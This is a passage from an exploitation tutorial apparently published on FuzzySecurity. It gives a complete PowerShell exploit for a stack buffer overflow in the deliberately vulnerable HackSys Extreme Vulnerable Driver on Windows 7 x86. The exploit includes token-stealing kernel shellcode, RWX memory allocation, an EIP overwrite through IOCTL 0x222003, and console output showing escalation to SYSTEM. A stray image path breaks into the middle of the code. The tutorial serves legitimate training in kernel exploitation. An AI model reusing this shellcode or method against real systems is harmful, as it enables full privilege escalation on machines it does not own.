    0x8B, 0x40, 0x50,                         # mov eax, [eax + EPROCESS_OFFSET]
    0x89, 0xC1,                               # mov ecx, eax (Current EPROCESS structure)
    0x8B, 0x98, 0xF8, 0x00, 0x00, 0x00,      # mov ebx, [eax + TOKEN_OFFSET]
    #---[Copy System PID token]
    0xBA, 0x04, 0x00, 0x00, 0x00,            # mov edx, 4 (SYSTEM PID)
    0x8B, 0x80, 0xB8, 0x00, 0x00, 0x00,      # mov eax, [eax + FLINK_OFFSET] <-|
    0x2D, 0xB8, 0x00, 0x00, 0x00,            # sub eax, FLINK_OFFSET           |
    0x39, 0x90, 0xB4, 0x00, 0x00, 0x00,      # cmp [eax + PID_OFFSET], edx    |
    0x75, 0xED,                              # jnz                             ->|
    0x8B, 0x90, 0xF8, 0x00, 0x00, 0x00,      # mov edx, [eax + TOKEN_OFFSET]
    0x89, 0x91, 0xF8, 0x00, 0x00, 0x00,      # mov [ecx + TOKEN_OFFSET], edx
    #---[Recover]
    0x61,                                     # popad
    0x31, 0xC0,                             # NTSTATUS -> STATUS_SUCCESS :p
    0x5D,                                   # pop ebp
    0xC2, 0x08, 0x00                        # ret 8
)
```

On a side-note, I wrote out the assembly and compiled it with the Keystone Engine (`Get-KeystoneAssembl`).

Game Over

We have everything we need now, all that remains is to allocate our shellcode somewhere in memory and overwrite EIP with it's address.

Remember that the shellcode memory should be marked as Read/Write/Execute. The full exploit can be seen below.

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

public static class EVD
{
    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr VirtualAlloc(
        IntPtr lpAddress,
        uint dwSize,
        UInt32 flAllocationType,
        UInt32 flProtect);

    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
        String lpFileName,
        UInt32 dwDesiredAccess,
        UInt32 dwShareMode,
        IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes,
        IntPtr hTemplateFile);

    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice,
        int IoControlCode,
        byte[] InBuffer,
        int nInBufferSize,
        byte[] OutBuffer,
        int nOutBufferSize,
```

```

        ref int pBytesReturned,
        IntPtr Overlapped);

[DllImport("kernel32.dll")]
public static extern uint GetLastError();
}
"@

# Compiled with Keystone-Engine
# Hardcoded offsets for Win7 x86 SP1
$Shellcode = [Byte[]] @(
    #---[Setup]
    0x60, # pushad
    0x64, 0xA1, 0x24, 0x01, 0x00, 0x00, # mov eax, fs:[KTHREAD_OFFSET]
    0x8B, 0x40, 0x50, # mov eax, [eax + EPROCESS_OFFSET]
    0x89, 0xC1, # mov ecx, eax (Current EPROCESS structure)
    0x8B, 0x98, 0xF8, 0x00, 0x00, 0x00, # mov ebx, [eax + TOKEN_OFFSET]
    #---[Copy System PID token]
    0xBA, 0x04, 0x00, 0x00, 0x00, # mov edx, 4 (SYSTEM PID)
    0x8B, 0x80, 0xB8, 0x00, 0x00, 0x00, # mov eax, [eax + FLINK_OFFSET] <-|
    0x2D, 0xB8, 0x00, 0x00, 0x00, # sub eax, FLINK_OFFSET |
    0x39, 0x90, 0xB4, 0x00, 0x00, 0x00, # cmp [eax + PID_OFFSET], edx |
    0x75, 0xED, # jnz ->|
    0x8B, 0x90, 0xF8, 0x00, 0x00, 0x00, # mov edx, [eax + TOKEN_OFFSET]
    0x89, 0x91, 0xF8, 0x00, 0x00, 0x00, # mov [ecx + TOKEN_OFFSET], edx
    #---[Recover]
    0x61, # popad
    0x31, 0xC0, # NTSTATUS -> STATUS_SUCCESS :p
    0x5D, # pop ebp
    0xC2, 0x08, 0x00 # ret 8
)

# Write shellcode to memory
echo "`n[>] Allocating ring0 payload.."
[IntPtr]$Pointer = [EVD]::VirtualAlloc([System.IntPtr]::Zero, $Shellcode.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($Shellcode, 0, $Pointer, $Shellcode.Length)
$EIP = [System.BitConverter]::GetBytes($Pointer.ToInt32())
echo "[+] Payload size: $($Shellcode.Length)"
echo "[+] Payload address: $("{0:X8}" -f $Pointer.ToInt32())"

# Get handle to driver
$hDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite,
[System.IO.FileShare]::ReadWrite, [System.IntPtr]::Zero, 0x3, 0x400000080, [System.IntPtr]::Zero)

if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {


```

```

    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
}

# HACKSYS_EVD_STACKOVERFLOW_IOCTL = 0x222003
# ---
$Buffer = [Byte[]](0x41)*0x800 + [Byte[]](0x42)*32 + $EIP
echo "`n[>] Sending buffer.."
echo "[+] Buffer length: $($Buffer.Length)"
echo "[+] IOCTL: 0x222003`n"
[EVD]::DeviceIoControl($hDevice, 0x222003, $Buffer, $Buffer.Length, $null, 0, [ref]0, [System.IntPtr]::Zero, [Out-null])

```



```

Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\b33f> whoami
win-oake6k9iui8\b33f
PS C:\Users\b33f>
PS C:\Users\b33f> .\Desktop\StackPwn.ps1

[>] Allocating ring0 payload..
[+] Payload size: 61
[+] Payload address: 04330000

[>] Driver information..
[+] lpFileName: \\.\HacksysExtremeVulnerableDriver
[+] Handle: 1032

[>] Sending buffer..
[+] Buffer length: 2084
[+] IOCTL: 0x222003

PS C:\Users\b33f> whoami
nt authority\system
PS C:\Users\b33f>

```

Comments

There are no comments posted yet. [Be the first one!](#)

Post a new comment

Enter text right here!

Name

Displayed next to your comments.

Email

Not displayed publicly.

Subscribe to **None** ▼

Submit Comment

© Copyright FuzzySecurity

[Home](#) | [Tutorials](#) | [Scripting](#) | [Exploits](#) | [Links](#) | [Contact](#)